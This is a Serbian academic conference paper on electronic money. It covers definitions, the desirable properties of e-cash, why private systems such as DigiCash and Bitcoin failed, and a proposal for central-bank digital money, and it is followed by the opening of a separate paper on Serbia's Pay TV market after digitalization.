Definisanje pojma elektronskog novca nije lako, usled činjenice da je moderno bankarstvo gotovo u potpunosti migriralo na elektronske osnove ili barem poluelektronske osnove poslovanja. Banka za međunarodna poravnjanja (BIS) u svom izveštaju iz 2000. godine definiše elektronski novac kao monetarna sredstva, odnosno vrednost, koja su pohranjena na uređaju koji je u vlasništvu korisnika, bez obzira da li je čuvanje te vrednosti zasnovano na hardverskoj osnovi (sredstva na kartici uplaćena kao *prepaid*) ili na softverskoj osnovi (program za rukovanje elektornskim novcem instaliran na hard disku računara). Po ovom tumačenju u elektronski novac ne spadaju proizvodi elektronskih kanala i tradicionalnih instrumenata plaćanja (npr. korišćenje kreditnih kartica u plaćanjima koja se obavljaju putem interneta). Sličnu kategorizaciju daje i Evropska komisija prilikom formulisanja Druge direktive elektronskog novca (2009/110/EC). Ovde dve kategorije elektronskog novca se navode kao „kartični" i „serverski" elektronski novac, što odgovara dvema kategorijama datim definicijom Banke za međunarodna poravnjanja. Pored toga, Evropska komisija uključila je i tzv. elektronske putničke čekove i elektronske vaučere, onda kada služe opštoj nameni, odnosno opštim plaćanjima. Iz kategorije elektronskog novca isključene su namenske *prepaid* kartice sa memorisanom monetarnom vrednošću, kada nemaju opštu namenu plaćanja, već služe za kupovinu jedne vrste proizvoda, ili kupovinu od jednog prodavca – drugim rečima, kartice za prevoz, kartice za telefonske govornice, kartice pojedinih izdavalaca kao što supermarketi i benzinske pumpe, koje služe za plaćanja samo u okvirima pravnih lica koja su izdala karticu.

Jednu od mogućih sistematizacija nudi i francuski autor *Robert Guttmann* (2003, str. 9) koji razdvaja kategorije elektronskog i tzv. sajber-novca. Pod elektronskim novcem autor podrazumeva sve kategorije plaćanja u kojima se koriste kanali zasnovani na informacionim tehnologijama (Internet, POS terminali) u kombinaciji sa platnim karticama (dakle, upravo ono što je BIS isključila iz svoje klasifikacije), dok pod terminom sajber-novac kao višom kategorijom podrazumeva „elektronske novčanike" (kartice sa *prepaid* uplaćenom monetarnom vrednošću) i softverski novac kojim se raspolaže isključivo preko softvera instaliranog na računaru. Može se videti i da njegova kategorija sajber-novca odgovara kategoriji elektronskog novca BIS-a.

Elektronski novac kao novo sredstvo plaćanja trebalo bi da po svojim karakteristikama bude što bliži gotovom novcu, kako bi pogodovao za upotrebu u elektronskoj trgovini. Okamoto i Ohta (1991) navode šest karakteristika koje elektronska gotovina mora da poseduje kako bi krajnjim korisnicima bila prihvatljiva za upotrebu:

1. Sigurnost – elektronska gotovina mora garantovati visok stepen sigurnosti, u smislu da je nije moguće lako falsifikovati.
2. Anonimnost – ljudi i preduzeća će koristiti elektronsku gotovinu, ako nudi dimenziju anonimnosti koju nudi i gotovina u fizičkom svetu. Korisnici žele da imaju anonimnost kao opciju čak i onda kada im realno nije neophodna.
3. Prenosivost – elektronska gotovina ne bi trebalo da zavisi od bilo koje fizičke lokacije, tako da može da se prenosi slobodno putem računarskih mreža, kao i putem drugih uređaja koji služe za skladištenje, ili alternativnih sistema koji ne zavise od računara (kao što su mobilni telefoni).
4. Neograničeno trajanje – elektronska gotovina ne bi trebalo da istekne (da ima rok trajanja), uz pretpostavku da njen izdavalac neće bankrotirati ili prestati sa radom.
5. Visoka prihvatljivost – novac je samo ono sredstvo plaćanja koje je generalno prihvaćeno i kojim se može platiti drugim učesnicima u privrednom životu, nakon čega će i oni sami moći da ga potroše u istoj formi. Što je više i šire prihvaćen od strane korisnika, njegova upotrebna vrednost je veća. Ovaj uslov sigurno važi i za elektronsku gotovinu, koja treba da se proširi na peer-to-peer plaćanja.
6. *Offline* prihvatljivost – bilo bi korisno da elektronska gotovina može da ima neograničenu dostupnost tako da može biti potrošena bilo kada i bilo gde, bez neophodnosti da plaćanje bude vezano za upotrebu računara.

Pored ovih karakteristika, *Jon Matonis* današnji direktor *Bitcoin* fondacije (1995) dodaje još tri karakteristike:

1. Deljivost – elektronski novac bi trebalo da bude deljiv na manje jedinice. Mogućnost deljenja na manje novčane jedinice, poput gotovog novca, daje elektronskoj gotovini prednosti u Internet plaćanjima nad kreditnim karticama. Na ovaj način elektronski novac postaje poželjno sredstvo plaćanja za obavljanje mikroplaćanja.
2. Pogodnost za korišćenje – transakcija plaćanja elektronskom gotovinom mora da bude laka za izvođenje. Jednostavnost upotrebe je ključ za sticanje široke prihvatljivosti, posebno među novim Internet korisnicima kojima nedostaje iskustvo i samopouzdanje da se nose sa komplikovanim protokolom.



DOI: 10.15308/Synthesis-2015-56-61

3. Smanjenje uticaja države – ograničavanje mešanja države čini elektronsku gotovinu poželjnijim oblikom novca, jer se njena upotreba određuje tržišnim, a ne političkim okolnostima. Nema sumnje da je elektronska gotovina kao privatni oblik novca sposobna da efikasno izbegne državna ograničenja.

Od stepena ispunjenosti željenih karakteristika elektronskog novca zavisiće i uspešnost samog sistema. Guttmann (2003, str. 89) navodi da navedene karakteristike služe kao svojevrstan idealni model, ali da ipak nije jednostavno razviti sve ove karakteristike, delom zbog činjenice da su određene karakteristike međusobno u koliziji. Uzmimo kao primer sigurnost i anonimnost. Sigurnost prilikom korišćenja e-novca je od izuzetnog značaja. Ukoliko šema e-novca ne može da obezbedi sigurnost, korisnici neće biti zainteresovani za njegovu upotrebu. Međutim, kako se sigurnost korišćenja može obezbediti uvidom u sve transakcije korisnika, izvodi se zaključak da je sigurnost u koliziji sa anonimnošću

Atributivne karakteristike elektronskog novca su široka prihvatljivost i unapred izvršena uplata kupovne snage. Prva karakteristika se odnosi na već pomenuto razdvajanje jednonamenskih i višenamenskih elektornskih instrumenata plaćanja, pri čemu u elektronski novac spadaju samo višenamenski serverski ili kartični elektronski novac. Druga karakteristika se odnosi na obavezu korisnika da izvši „kupovinu“ elektronskog novca unapred, tj. da uplati određeni iznos konvertibilnog novca u zamenu za elektronski. Ova karakteristika mora biti zadovojena, bez obzira da li se radi o kartičnom ili serverskom elektronskom novcu (Vuksanović 2001, str. 88).

## 2. PRINCIPI FUNKCIONISANJA MODELA ELEKTRONSKOG NOVCA

Da bi se podstakao razvoj sistema elektronskog novca, Evropska unija je donela dve Direktive o elektronskom novcu, prvu 2000. godine, i drugu 2009. godine. Cilj Direktiva je detaljno uređenje poslova izdavanja elektronskog novca, počev od neophodnih uslova koje kompanije emitenti treba da zadovolje, do samog izdavanja i obaveza u održavanju sistema. Direktivom 2009/110/EC dopunjene su i izmenjene odredbe prethodno važeće Direktive 2000/46/EC, čime je ova prestala da važi. Novom Direktivom ustanovljeni su sledeći pojmovi:

- „institucija elektronskog novca” (EMI) je pravno lice koje je dobilo odobrenje za izdavanje elektronskog novca;
- „elektronski novac” je elektronski i magnetno, pohranjena monetarna vrednost, koja predstavlja potraživanje prema njegovom izdavaocu, i izdata je nakon prijema novčanih sredstava;
- „izdavaoci elektronskog novca” su subjekti koji ostvaruju korist od izdavanja elektronskog novca, kao i pravna lica koja se bave istim poslom;
- „prosečan iznos elektronskog novca u opticaju” je prosečan ukupni iznos finansijskih dugovanja vezanih za izdavanje elektroskog novca na kraju svakoga kalendarskog perioda tokom prethodnih šest meseci.

Govoreći o EMI, Direktiva 2009/110/EC predviđa da se u ulozi izdavaoca elektronskog novca mogu naći i državne i privatne institucije, pri čemu se dalje određuju uslovi koji moraju biti zadovoljeni. Pored postojanja pravnog okvira, državne institucije se do sada nisu bavile izdavanjem elektronskog novca, kako u EU, tako ni u SAD-u.

### 2.1. PRINCIPI FUNKCIONISANJA PRIVATNIH MODELA

Pre svega, treba naglasiti da su emitenti svih reprezentativnih modela elektronskog novca do sada bili privatne institucije. Po načinu funkcionisanja, privatne modele možemo podeliti na centralizovane i decentralizovane modele.

Centralizovani modeli elektronskog novca karakteristični su za ranu fazu, devedesete godine XX veka i sam početak XXI veka, a odlikuje ih jedna institucija izdavalac, koja je odgovorna za kreiranje i održavanje sistema, i koja ostvaruje operativne prihode od funkcionisanja. Gotovo po pravilu, emitenti su bili nebankarske institucije, u najvećem broju slučajeva softverske kompanije. Ideja ovih kompanija bila je da se proces kreiranja infrastrukture sistema, i kasnije održavanje izvede vlastitim resursima, čime bi se omogućile uštede u programerskim aktivnostima.

Kao primer se može navesti kompanija *DigiCash* sa svojim modelom elektronskog novca *eCash*, i kompanije *Flooz* i *Beenz* sa istoimenim modelima. Sve tri pomenute kompanije samostalno su razvijale softverske osnove sistema, naročitu pažnju posvećujući karakteristikama anonimnosti i sigurnosti, kao ultimativnim karakteristikama elektronskog novca. I pored toga što su sva tri modela bila adekvatno softverski razvijena i održavana, kompanije nisu uspele da ih održe duže od dve godine, jer su troškovi poslovanja bili viši od operativnih prihoda. Nijedna od tri kompanije nije imala adekvatnu marketinšku strategiju privlačenja klijenata, ni na strani trgovaca, ni na strani krajnjih korisnika.

Kod sva tri modela problem je bio način motivisanja klijenata da prihvate korišćenje elektronskog novca. Onlajn trgovce trebalo je navesti na prihvatanje plaćanja u novcu koji koristi neznatan broj krajnjih korisnika, dok je krajnjim korisnicima trebalo prodati novac kojim mogu plaćati u malom procentu online kupovina. Imajući u vidu da govorimo o kraju XX veka, obim elektronske trgovine bio je na više puta nižem nivou od današnjeg, uz višestruko manji broj kupaca i prodavaca. U takvim okolnostima mali broj korisnika na strani trgovaca i krajnjih korisnika značio je nižu mogućnost zarade za kompaniju emitenta.

Guttmann (2003, str. 117) zaradu od emisije elektronskog novca označava pojmom digitalna senjoraža, analogno senjoraži koja predstavlja prihod emitenta konvertibilnog novca. Mogućnosti ostvarenja digitalne senjoraže su direktne i indirektne. Direktna digitalna senjoraža podrazumeva ostvarenje finansijske koristi emitenta kroz naplatu pretplate za članstvo u sistemu, kroz primenu različitih kurseva za prodaju i otkup elektronskog novca, ili kroz naplatu provizije za procesiranje transakcija. Nivo ostvarenih prihoda u ovom slučaju je direktno proporcionalan nivou aktivnosti klijenata. Indirektna digitalna senjoraža ne podrazumeva finansijsku korist povezanu sa korišćenjem samog elektronskog novca, već korist koja se ostvaruje usled stvaranja brenda emitenta, koji je uz elektronski novac u mogućnosti da ponudi krajnjim korisnicima paket srodnih usluga. Indirektan oblik digitalne senjoraže više odgovara emitentima koji su bankarske ili uopšteno finansijske institucije, i koji mogu putem emisije elektronskog novca da ostvare ekonomiju opsega.

Negativni aspekt digitalne senjoraže je nemogućnost primene u novim i nedovoljno masovnim sistemima. Emitent teško može da naplati visoku pretplatu onlajn trgovcu za pristup sistemu, ako postoji veoma mali broj krajnjih korisnika zainteresovanih za plaćanje elektronskim novcem. Ukoliko je razlika između dva kursa visoka, ni korisnici ni trgovci neće biti zain-



DOI: 10.15308/Synthesis-2015-56-61

teresovani da koriste elektronski novac, jer će cene proizvoda posmatrati iz dijametralno suprotnih uglova. Konačno, visoki troškovi transakcija smanjiće atraktivnost korišćenja elektronskog novca za online plaćanja u odnosu na kreditne kartice, naročito u domenu mikrotransakcija.

Kompanija *DigiCash* sklopila je dogovor sa više banaka koje je trebalo da posluju kao agenti za *eCash*, nudeći ga svojim klijentima (fizičkim licima i kompanijama). Cilj je bio ostvariti zaradu na osnovu članstva u sistemu. *Beenz* se odlučio za različite kurseve kupovine i prodaje svoje elektronske valute, pri čemu je razlika bila dvostruka (100 *Beenz-a* se moglo dobiti za jedan američki dolar, dok je pri prodaji bilo potrebno 200 *Beenz-a* za kupovinu jednog američkog dolara). Kako nijedan od tri modela nije dostigao zrelost u kojoj je moguće ostvariti viši obim prihoda, kompanije koje su ih dizajnirale su bankrotirale nakon oko dve godine rada (Junnarkar, 2001; Wearden, 2001).

Decentralizovane modele elektronskog novca odlikuje ekonomska nezavisnost od same institucije izdavaoca, jer veći broj nezavisnih korisnika učestvuje u upravljanju/održavanju mreže. Prvi model ovog koncepta elektronskog novca je Bitcoin, kod koga praktično ne postoji institucija izdavalac. Izdavanje novih novčića reguliše moćan algoritam (Nakamoto, 2008), programiran da na osnovu odabrane hash funkcije u intervalima od približno 10 minuta dodeljuje registrovanim korisnicima određeni broj novčića. Novčići se dobijaju kao nagrada za učestvovanje u održavanju sistema. Dakle, decentralizacija se ogleda u odsustvu jedinstvenog entiteta emitenta elektronskog novca, i jedinstvenog entiteta koji održava sistem. Umesto toga, unapred stvoreni algoritam reguliše sistem uz pomoć registrovanih korisnika koji pomažu njegovo održavanje. Korisnici uz pomoć algoritma sprečavaju dvostruko trošenje novca, uz istovremeno očuvanje principa anonimnosti transakcija.

Ovakvim dizajnom posao održavanja sistema sa svim pratećim troškovima prenesen je na krajnje korisnike. Time je eleminisana opasnost da *Bitcoin* prestane sa funkcionisanjem zbog neekonomičnog poslovanja entiteta koji upravlja sistemom. Kreatori sistema su svakako podneli velike troškove tokom dizajniranja algoritma, ali su ovi troškovi brzo mogli da budu nadoknađeni time što su prve kreirane novčiće preuzeli upravo oni sami. U takvoj situaciji, kreatori su mogli preuzeti dovoljno veliku bazu novčića, da svoj trud višestruko isplate, dok se celokupan trošak održavanja sistema prenosi na krajnje korisnike. Troškovima održavanja sistema mogu se smatrati troškovi amortizacije opreme, i utrošene električne energije, koja se potroši u radu registrovanih članova koji održavaju *Bitcoin* sistem. Prenošenjem troškova održavanja sistema na veliki broj pojedinačnih korisnika, ukupni troškovi se prikrivaju i čine nižim nego što zaista jesu. Tek ako bi se izračunali troškovi svih pojedinačnih registrovanih članova, i uporedili sa vrednošću generisanih elektronskih novčića, moglo bi se utvrditi da li je postojanje sistema ekonomski opravdano.

Da je model *Bitcoina* ekonomski isplativ kreatorima sistema govori stvaranje velikog broja modela koji funkcionišu na njegovim osnovama. *Litecoin, Alphacoin, Dogecoin*, samo su neki od preko deset novih modela nastalih u poslednje dve godine, koji funkcionišu kao *Bitcoin* kopije.

Najveći nedostatak svih centralizovanih modela elektronskog novca, nedovoljna prihvatljivost kod korisnika i trgovaca, nije rešena ni decentralizovanim modelima. Ni *Bitcoin*, ni kasniji modeli nisu postali sredstvo plaćanja u elektronskoj trgovini, osim u nekim specifičnim nišama. Tako se *Bitcoin* veoma često dovodi u vezu sa finansiranjem nelegalnih aktivnosti i trgovinom zabranjenim proizvodima i uslugama. Generalni zaključak je da stepen centralizovanosti jednog modela elektronskog novca ne utiče presudno na poslovnu uspešnost tog modela.

## 2.2. PRINCIPI FUNKCIONISANJA DRŽAVNIH MODELA

Iako regulativa dozvoljava mogućnost emitovanja elektronskog novca od strane centralnih banaka, državnih organa vlasti ili organa vlasti lokalnih samouprava, u dosadašnjoj praksi nije zabeležen slučaj državnog elektronskog novca. Slabosti privatnih modela elektronskog novca stvorile su dovoljno prostora za razvoj državnog modela, koji bi samom činjenicom da iza njega stoji država mogao da reši neke od ključnih problema privatnih modela.

Bez obzira na opsežne radnje preuzete prilikom dizajniranja sistema, u cilju očuvanja bezbednosti korisnika i sprečavanja dvostrukog trošenja novca, korisnici nemaju dovoljno poverenja u elektronski novac. Uzroci nedostatka poverenja su pri tome pre nestabilnost vrednosti i mala mogućnost upotrebe elektronskog novca, nego disfunkcionalnosti sistema. Rešenje koje nudi *Roberto Giori Company* (RGC) moglo bi ispraviti neke od ovih problema.

U dualnom sistemu novca, paralelno funkcionišu gotov novac i žiralni novac. Samim tim, koncept dematerijalizacije novca nije potpuno nova ideja, jer je moguće vršiti plaćanja i primati sredstva žiralnim novcem bez ikakvog fizičkog kontakta sa ekvivalentnim iznosom gotovine. Državni elektronski novac koji RGC predlaže razlikovao bi se od žiralnog novca po tome što za njegovu upotrebu nisu neophodni bankovni računi, niti učešće finansijskih posrednika. Monetarna vrednost čuvala bi se na memoriji mobilnog telefona ili prenosnog računara, i mogla bi da slobodno cirkuliše među korisnicima. Ograničenje u cirkulaciji ovog novca bi pri tome bila raspoloživost uređaja kojima se može prenositi, a ne posedovanje adekvatnog računa u banci. Na ovaj način elektronski novac bi posedovao karakteristike kako gotovog novca, tako i žiralnog.

RGC je vodeća svetska kompanija u oblasti proizvodnje i održavanja opreme za štampanje novčanica, ranije i državnih hartija od vrednosti. U kontekstu informatičkog društva, i postepenog prelaska poslovnih procesa na elektronske osnove, RGC državama nudi dve platforme, *Giori* digitalni novac (*Giori digital money*) i *Giori* standard za tehnologiju novca (*Giori standard money technology*). Prva platforma odnosi se na algoritam za izradu i distribuciju elektronskih novčanica, njihovo slepo potpisivanje i mogućnost provere autentičnosti. Druga platforma se odnosi na praćenje izvršenih transakcija i sprečavanje dvostrukog trošenja emitovanog novca. Kroz ove dve platforme, centralne banke bi dobile potpun s*et al*ata za izdavanje državnog elektronskog novca, koji bi bio zakonsko sredstvo plaćanja baš kao i papirni i žiralni državni novac.

Na ovaj način centralne banke bi zadržale kontrolu nad ponudom novca, jer emisija elektronskog novca ne bi morala da poveća ukupnu ponudu novca, ako se npr. sprovodi restriktivna monetarna politika putem povećanja stope obaveznih rezervi. Za razliku od privatnih modela elektronskog novca, ne bi postojao problem niske stope prihvatanja u transakcijama, jer bi postojala obaveza prihvatanja zakonskog sredstva plaćanja, baš kao što postoji za gotov novac i žiralni novac. Ovakav model elektronskog novca omogućio bi anonimnost plaćanja na isti način na koji to čini gotov novac – novčanice bi bile slepo potpisane i imale serijske brojeve radi obezbeđenja od falsifikovanja, ali ne bi bilo moguće pratiti transakcije. Konačno, zbog odsustva potrebe da se transakcije izvode uz asistenciju posrednika, krug korisnika elektronskog novca mogao bi biti mnogo širi nego krug korisnika žiralnog novca.



DOI: 10.15308/Synthesis-2015-56-61

## 3. UPOREDNA ANALIZA PREDNOSTI I NEDOSTATAKA DRŽAVNOG I PRIVATNOG ELEKTRONSKOG NOVCA

Pored neuspeha svih ranih modela elektronskog novca da se održe, odnosno nemogućnosti *Bitcoin-a* da se nametne kao sredstvo plaćanja, u bližoj budućnosti se može očekivati stvaranje elektronskog novca koji bi postao globalno sredstvo plaćanja u elektronskoj trgovini. Korisnici koji ne poseduju ni jedan bankovni račun, kao što su recimo tinejdžeri, nemaju uslove za plaćanja karticom ili *PayPal*-om, pa bi za njih ovakav sistem bio idealan. Da bi elektronski novac privatnog izdavača bio prihvatljiv na globalnom nivou, morala bi ga podržati međunarodna organizacija, što je manje verovatno, ili konzorcijum velikih kompanija, što je više realna opcija. U konzorcijumu bi se morala naći jedna ili više velikih finansijskih kompanija, ali i jedna ili više kompanija iz IT domena, pri čemu bi to mogla biti softverska kompanija, Internet gigant, veliki online trgovac ili čak proizvođač hardvera. Između ostalog, mobilni operateri i veliki trgovinski lanci su takođe adekvatni partneri. Veliki konzorcijum bi garantovao adekvatan nivo prihvatljivosti ovog novca, pa bi bilo ostavljeno više prostora za dizajn sistema i zadovoljenje ostalih poželjnih karakteristika. Koliko je ovakav razvoj događaja daleko zavisi od razvoja događaja u narednih nekoliko godina, a u dobroj meri i od sudbine *Bitcoin-a*.

Sve institucije koje bi činile ovaj konzorcijum imale bi ulogu da privuku što veći broj svojih postojećih korisnika. Ovaj posao ne bi bio posebno namenjen bankama jer su i druge kompanije već imale uspeha u pružanju nekih finansijskih usluga, poput *Google-a* sa digitlanih novčanikom (*Google Wallet)*, velikih supermarketa sa platnim karticama koje izdaju ili mobilnih operatera sa uslugama mobilnog bankarstva koje pružaju. Svaki od članova konzorcijuma imao bi obavezu da prihvata plaćanja u elektronskom novcu, kako bi kod korisnika stvorio svest o širokoj prihvatljivosti. Problem koji se u konzorcionom pristupu može javiti je nemogućnost stvaranja dovoljno širokog konzorcijuma sastavljenog od jakih tržišnih igrača sa pojedinačnih tržišta. Veoma težak posao bi bio napraviti od kompanija dominantnih u svojim segmentima poslovanja timske igrače koji će u konzoricjumu biti ravnopravni (Ozcan & Santos, 2014).

Koncept državnog elektronskog novca omogućava da država (centralna banka) zadrži digitalnu senjoražu – prihod od izdavanja ovakvog oblika novca. Troškovi izdavanja ovog oblika novca daleko su niži od troškova dva aktuelna oblika – gotovog i žiralnog novca. Dok se za ova dva oblika vezuju dominantno varijabilni troškovi, koji zavise od obima štampanja papirnog novca, odnosno broja transakcija žiralnim novcem, elektronski novac produkovao bi dominantno fiksne troškove, koji bi bili posledica nabavke opreme i tehnologije emisije i praćenja ovog novca, dok bi troškovi samog stvaranja novih digitalnih novčanica bili bliski nuli. Eventualnim pravnim rešenjima, moglo bi se obezbediti praćenje transakcija, čime bi se uz žrtvovanje anonimnosti mogla pratiti plaćanja u cilju sprečavanja finansiranja terorizma, pranja novca i izbagavanja poreza.

Što se tiče krajnjih korisnika, najveću korist mogu ostvariti grupe stanovništva kojima su platne kartice i onlajn sistemi plaćanja nedostupni – grupe sa niskim dohotkom, mladi i penzioneri (uz pretpostavku da ne pokažu veliki otpor u prihvatanju inovacije). Državni elektronski novac bi se u maloprodaji ponašao kao zamena za gotovinu, dok bi upotrebom za plaćanja na daljinu imao ulogu supstituta žiralnog novca, i svih sistema onlajn plaćanja koji se zasnivaju na žiralnom novcu.

Za eventualno uvođenje državnog elektronskog novca u upotrebu neophodno bi bilo izmeniti postojeću regulativu. Iako Direktiva 2009/110/EC omogućava da državni i lokalni organi vlasti budu emitenti elektronskog novca, za punu primenu ovog koncepta u EU morali bi se izmeniti Ugovor o funkcionisanju Evropske unije (*Treaty on the functioning of The European Union - TFEU*), i Direktiva o platnim uslugama (Directive 2007/64/EC). Član 128. TFEU navodi da su jedino zakonsko sredstvo plaćanja u Evropskoj uniji novčanice koje izdaje Evropska centralna banka i nacionalne centralne banke. Ovaj član bi trebalo izmeniti i dopuniti elektronskim novcem. Izmene bi morale biti učinjene i u nacionalnim zakonodavstvima. Međutim, ovo je veoma teško izvesti, jer zahteva koordinaciju ne samo nacionalnih zakonodavnih vlasti, već i vlasti na nivou EU, koja ne deluje kao prosti zbir nacionalnih vlasti. Uvođenje državnog elektronskog novca bi mnogo brže i efektnije bilo u SAD-u ili nekoj manjoj ekonomiji, imajući u vidu složenost evropskog zakonodavstva.

## ZAKLJUČAK

Prošle su gotovo dve decenije od prvih modela elektronskog novca, bez suštinskog napretka ka stvaranju opšte prihvatljivog elektronskog novca. Dok su dizajneri sistema brinuli o anonimnosti i bezbednosti sistema, svi modeli su jedan za drugim padali na testu prihvatanja korisnika. Anonimnost nije ultimativna karakteristika elektronskog novca. Stvaranje elektronske gotovine koja bi verno očuvala što više osobina gotovog novca u fizičkom obliku sasvim sigurno je poželjna za razvoj modela elektronskog novca, ali nije presudna osobina koja će garantovati uspeh. Sva nastojanja kreatora elektronskog novca da anonimnošću privuku korisnike pokazala su se pogrešnim, za šta je dokaz primer *PayPal*-a.

Na neki način, elektronski novac je postao žrtva prevelikog uvećanja brzine evolucije IT sistema. Tehnička izvodljivost elektronskog novca došla je pre realne društvene potrebe za implementacijom ovakvih sistema, jer nije postojala kritična masa korisnika elektronske trgovine koji žele promenu u načinu plaćanja. Tome treba dodati da se među korisnicima uvek nađu rani usvajači, skloni inovacijama, ali i korisnici otporni na promene. U vremenu kada su postojali korisnici koji su odbijali upotrebu platnih kartica u prodavnicama, elektronski novac bi sasvim sigurno imao poteškoće da privuče veliki broj potrošača, čak i da se veći broj onlajn trgovaca opredeli za neko od aktuelnih rešenja.

Nema sumnje da je elektronski novac sledeći korak u evoluciji novca. U kom obliku će se elektronski novac nametnuti zavisi od mnogo faktora. Bezbednost sistema, ekonomska isplativost i jednostavnost korišćenja, samo su neke od poželjnih karakteristika, ali nijedna ne može zameniti opštu prihvatljivost, kao presudnu karakteristiku koja utiče na uspeh jednog modela. Država bi kao emitent imala jasnu komparativnu prednost u obezbeđivanju prihvatanja elektronskog novca koji emituje kroz zakonsku prinudu. Sa druge strane, privatni konzorcijum mogao bi stvoriti elektronski novac koji nije zakonsko sredstvo plaćanja, ali je prihvatljiv kod dovoljno velikog broja trgovaca, tako da krajnji korisnici imaju motiv da ga koriste. Razvoj oba koncepta takođe ima i neka realna ograničenja koja su analizirana u radu. Može se očekivati da će preferencije i potrebe korisnika imati presudan uticaj na evoluciju koncepta elektronskog novca.

## LITERATURA

Bank for International Settlements. (2000). *Survey of electronic money development*. Preuzeto 30. marta 2015. sa http://www.bis.org/cpmi/publ/d38.htm



DOI: 10.15308/Synthesis-2015-56-61

Chaum, D. (1983). *Blind signatures for untraceable payments*. Advances in Cryptology: Proceedings of Crypto '82. DOI: 10.1007/978-1-4757-0602-4_18

European Commission. (2007). Consolidated version of the Treaty on the Functioning of the European Union. *Official Journal of European Union*, C 326. Preuzeto 30. Marta 2015. sa http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:12012E/TXT

European Commission. (2007). Directive 2007/64/EC on payment services in the internal market. *Official Journal of European Union, L 319/1.* Preuzeto 30. marta 2015. sa http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2007:319:0001:0036:en:PDF

European Commission. (2009). Directive 2009/110/EC on the taking up, pursuit and prudential supervision of business of the electronic money institutions. *Official Journal of European Union, L 267/7.* Preuzeto 30. Marta 2015. sa http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:267:0007:0017:EN:PDF

Giori, R. (2014). *Towards legal digital money: Issued by the Central Bank*. Switzerland: The Roberto Giori Company LTD.

Guttmann, R. (2003) *Cybercash*: *The coming era of electronic money*. New York: Palgrave Macmillan.

Junnarkar, S. (2001) *Benz.com seeks buyer*. Preuzeto 30. Marta 2015. sa http://news.cnet.com/Beenz.com-seeks-buyer/2100-1017_3-254984.html

Matonis, J. (1995) *Digital cash and monetary freedom*. Economic Notes No. 63. Preuzeto 30. marta 2015. sa http://libertarian.co.uk/lapubs/econn/econn063.pdf

Nakamoto, S. (2008) *Bitcoin: A peer-to-peer electronic cash system*. Preuzeto 30. marta 2015. sa http://Bitcoin.org/Bitcoin.pdf

Okamoto, T., & Ohta, K. (1991). *Universal electronic cash.* Advances in Cryptology- CRYPTO'91: Proceedings. DOI: 10.1007/3-540-46766-1_27

Ozcan, P., & Santos, F.M. (2014). The market that never was: Turg wars and failed alliances in mobile payments. *Strategic Management Journal*. DOI: 10.1002/smj.2292

Vuksanović, E. (2001) Elektronski novac: značajno unapređenje ili radikalna promena. *Ekonomski horizonti*, 3(1-2), str. 83-95.

Vuksanović, E. (2009) *Elektronski sistemi plaćanja*. Kragujevac: Ekonomski fakultet Univerziteta u Kragujevcu.

Wearden, G. (2001) *Flooz.com collapse linked to massive credit card fraud*. Preuzeto 30. marta 2015. sa http://www.zdnet.com/article/flooz-com-collapse-linked-to-massive-credit-card-fraud/



DOI: 10.15308/Synthesis-2015-56-61

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROCENA UTICAJA DIGITALIZACIJE NA IZMENU STRUKTURE PAY TV TRŽIŠTA U REPUBLICI SRBIJI

## THE ASSESSMENT OF DIGITALIZATION IMPACT ON PAY TV MARKET STRUCTURE IN THE REPUBLIC OF SERBIA

Marijana Vukašinović, Miroslav Mladenović
Telekom Srbija A.D., Beograd, Srbija

**Apstrakt:**
Ovaj rad bavi se digitalizacijom kao jednom od najvećih i najznačajnijih promena koje će se desiti u bliskoj budućnosti u oblasti radiodifuzije i u oblasti elektronski komunikacija uopšte. Sa jedne strane daje se prikaz digitalizacije kao razvojnog procesa od nacionalnog značaja, a sa druge strane bavi se procenom mogućih scenarija pružanja usluge distribucije medijskih sadržaja u budućnosti i njihovim uticajem na strukturu domaćeg Pay TV tržišta. U radu su razmatrana dva moguća scenarija u skladu sa aktuelnim tržišnim okruženjem i poslovnim ambijentom. Cilj rada je da skrene pažnju svih sadašnjih i budućih učesnika pružaoca usluga u ovom tržišnom segmentu na moguće izazove koji ih u manjem ili većem obimu očekuju nakon uvođenja digitalizacije.

**Ključne reči:**
digitalizacija, Pay TV, multimedija, servisi, sadržaji, tržište.

**Abstract:**
This paper considers digitalization as one of the greatest and most significant changes in the near future in broadcasting field and the field of electronic communications in the Republic of Serbia. It gives an overview of digitalization as development process of national importance, and estimates the impact of digitalization on domestic Pay TV market. Also, this paper considers two possible future scenarios in accordance with current market conditions and the business environment. The principal aim is to draw attention of all current and future market participants to possible challenges that may emerge upon the introduction of digitalization.

**Key words:**
digitalization, Pay TV, multimedia, services, content, market.

## 1. UVOD

Na Regionalnoj konferenciji o radio-komunikacijama Međunarodne unije za telekomunikacije održanoj u maju i junu 2006. godine u Ženevi, predviđeno je uvođenje digitalne, i potpuno gašenje analogne televizije u Evropi najkasnije do 17. juna 2015. godine. Preporukom Evropske komisije, članicama Evropske unije je sugerisano da prekinu sa analognim emitovanjem i da potpuno pređu na digitalnu televiziju do početka 2012. godine. Republika Srbija se obavezala da će prelazak na digitalno emitovanje televizijskih programa i potpuno gašenje analognog servisa izvršiti do 17. juna 2015. godine.

Digitalizacija, odnosno prelazak sa analognog na digitalno emitovanje radio i televizijskog programa u Republici Srbiji ocenjuje se kao proces koji će dovesti do investicije u tehnologiju, razvoja i ekonomskog oporavka.

Imajući u vidu ovako visoka očekivanja od digitalizacije koja treba da dođu kao krajnji efekat pokretanja niza aktivnosti kako bi ce dostigli postavljeni ciljevi među kojima su i efikasnija i kvalitetnija isporuka televizijskih, radio, multimedijalnih i drugih zncajnih sadržaja do krajnjeg korisnika, nameće se potreba sagledavanja i procene budućih kretanja na domaćem *Pay* TV tržištu.

Ako se uzme u obzir činjenica da je digitalizacija zapravo najviše odnosi na korisnike krovne i sobne antene, a prema poslednjim istraživanjima njih je 38% od ukupnog potencijala domaćeg tržišta, nesumnjivo je da će u procesu digitalizacije najveći domaći *Pay* TV operatori uložiti značajan napor za dodatno tržišno pozicioniranje sa ciljem pridobijanja za sebe dela tržišta za sada nepokrivenog *Pay* TV servisima.

S obzirom na sveukupnu aktuelnu ekonomsku situaciju u zemlji i postavljene ciljeve digitalizacije, jedan od ključnih izazova i realnih potreba operatora koji trenutno posluju na domaćem tržištu u narednom periodu biće iznalaženje optimalnih poslovnih modela koji će u budućem izmenjenom poslovnom ambijentu obezbediti ne samo njihov razvoj kroz dodatno pozicioniranje u procesu digitalizacije nego i očuvanje postojećih korisničkih baza.

